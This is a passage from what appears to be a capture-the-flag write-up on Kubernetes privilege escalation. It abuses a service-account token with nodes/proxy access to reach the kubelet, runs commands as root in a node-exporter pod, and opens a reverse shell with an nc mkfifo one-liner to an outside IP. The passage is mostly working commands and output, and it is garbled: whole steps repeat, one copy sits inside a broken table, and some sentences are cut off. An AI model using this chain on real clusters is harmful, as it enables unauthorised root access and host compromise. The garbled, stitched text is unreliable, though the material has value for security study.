Now we need to port forward the kubelet and enumerate interesting pods:
 Now we enumerate the pods:
❯ curl -sk https://127.0.0.1:10250/pods \
-H "Authorization: Bearer $TOKEN" | \
jq -r '.items[] | "\(.metadata.namespace)/\(.metadata.name) -> \([.spec.containers[].name])"'

kube-system/coredns-76c974cb66-cn7l6 -> ["coredns"]
kube-system/local-path-provisioner-8686667995-lp9th -> ["local-path-provisioner"]
kube-system/metrics-server-c8774f4f4-phw6q -> ["metrics-server"]
monitoring/prometheus-kube-state-metrics-7c8c787854-25j6q -> ["kube-state-metrics"]
monitoring/prometheus-server-867bb4fcfd-m4t59 -> ["prometheus-server-configmap-reload","prometheus-server"]
default/mcp-server-54464cb475-29ztf -> ["mcp-server"]
monitoring/prometheus-prometheus-node-exporter-nmntq -> ["node-exporter"]
Container Compromise (prometheus-node-exporter)
Out of all pods, prometheus-node-exporter is the ideal target because by design it needs:
- Root privileges — to read system-level metrics (CPU, memory, disk)
- Host filesystem mounted at
/host— to report disk usage and filesystem stats - hostPID / hostNetwork — to monitor host processes and network interfaces
This means if we exec into it, we get root + direct access to the host filesystem.
❯  websocat --insecure \
--header "Authorization: Bearer $TOKEN" \
--protocol v4.channel.k8s.io \
"wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=id"

uid=0(root) gid=65534(nobody) groups=10(wheel),65534(nobody)
{"metadata":{},"status":"Success"}

Host Filesystem Access & Node Escape
Now we go get our reverse shell!
❯  websocat --insecure \
--header "Authorization: Bearer $TOKEN" \
--protocol v4.channel.k8s.io \
"wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.16.28%206969%20%3E%2Ftmp%2Ff"
URL Decoded:
wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.28 6969 >/tmp/f
 the API server
- namespace — The namespace the pod runs in (
default)
We now have to port forward the K8s API server to our machine, the K8s API server is at 10.43.0.1:443
ClusterIP only reachable from inside the cluster network. We can’t hit it directly from our attacker machine. We need to tunnel through our existing shell.
Now localhost:6443 on our machine reaches the K8s API through the compromised pod.
Before interacting with the API we need to create a kubeconfig file, it’s a YAML config that bundles the server address, CA cert, and authentication token into one file. We will build one pointing at our port-forwarded API.
❯ ls
ca.crt  namespace  token


❯ export TOKEN=$(cat token)

kubectl config set-cluster fireflow \
  --server=https://127.0.0.1:6443 \
  --certificate-authority=$(pwd)/ca.crt \
  --embed-certs=true \
  --kubeconfig=kubeconfig.yaml

kubectl config set-credentials mcp-sa \
  --token="$TOKEN" \
  --kubeconfig=kubeconfig.yaml

kubectl config set-context fireflow \
  --cluster=fireflow --user=mcp-sa --namespace=default \
  --kubeconfig=kubeconfig.yaml

kubectl config use-context fireflow \
  --kubeconfig=kubeconfig.yaml

Cluster "fireflow" set.
User "mcp-sa" set.
Context "fireflow" created.
Switched to context "fireflow".
Now we’re set let’s start by enumerating our service account’s permissions
❯ kubectl --kubeconfig=kubeconfig.yaml auth can-i --list

Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
nodes/proxy                                     []                                     []               [get]
This command lists every permission the current identity ( mcp-sa ) has in the cluster, which resources it can access and what verbs (get, list, create, delete, etc.) are allowed. It’s the first thing you check after getting a SA token.
Without any further enum we hit the jackpot!
nodes/proxy is a special K8s subresource that lets us proxy HTTP requests through the API server directly to the kubelet on a node. With get permission on nodes/proxy, we can hit:
/api/v1/nodes/<node-name>/proxy/<any-kubelet-endpoint>This means the API server acts as a pass-through to the kubelet. we’re effectively talking to kubelet:10250 through the API server on port 443.
Here’s some of the important endpoints we can use:
| Kubelet Endpoint | What it does |
|---|---|
/pods | List all pods on the node |
/exec/<ns>/<pod>/<container> | Execute commands in any container |
/run/<ns>/<pod>/<container> | Run a command (simpler, non-interactive) |
/configz | Kubelet configuration |
/logs/ | Node log files |
| In other words nodes/proxy GET = RCE in any container on that node, without needing pods/exec permission, it completely bypasses the normal kubectl exec RBAC check. | |
| You can read this blog to know more about this topic | |
| Now we need to port forward the kubelet and enumerate interesting pods: | |
| |
| Now we enumerate the pods: |
❯ curl -sk https://127.0.0.1:10250/pods \
-H "Authorization: Bearer $TOKEN" | \
jq -r '.items[] | "\(.metadata.namespace)/\(.metadata.name) -> \([.spec.containers[].name])"'

kube-system/coredns-76c974cb66-cn7l6 -> ["coredns"]
kube-system/local-path-provisioner-8686667995-lp9th -> ["local-path-provisioner"]
kube-system/metrics-server-c8774f4f4-phw6q -> ["metrics-server"]
monitoring/prometheus-kube-state-metrics-7c8c787854-25j6q -> ["kube-state-metrics"]
monitoring/prometheus-server-867bb4fcfd-m4t59 -> ["prometheus-server-configmap-reload","prometheus-server"]
default/mcp-server-54464cb475-29ztf -> ["mcp-server"]
monitoring/prometheus-prometheus-node-exporter-nmntq -> ["node-exporter"]
Out of all pods, prometheus-node-exporter is the ideal target because by design it needs:
- Root privileges — to read system-level metrics (CPU, memory, disk)
- Host filesystem mounted at
/host— to report disk usage and filesystem stats - hostPID / hostNetwork — to monitor host processes and network interfaces
This means if we exec into it, we get root + direct access to the host filesystem.
❯  websocat --insecure \
--header "Authorization: Bearer $TOKEN" \
--protocol v4.channel.k8s.io \
"wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=id"

uid=0(root) gid=65534(nobody) groups=10(wheel),65534(nobody)
{"metadata":{},"status":"Success"}
Now we go get our reverse shell!
❯  websocat --insecure \
--header "Authorization: Bearer $TOKEN" \
--protocol v4.channel.k8s.io \
"wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.16.28%206969%20%3E%2Ftmp%2Ff"
URL Decoded:
wss://127.0.0.1:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=/bin/sh&command=-c&command=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.28 6969 >/tmp/f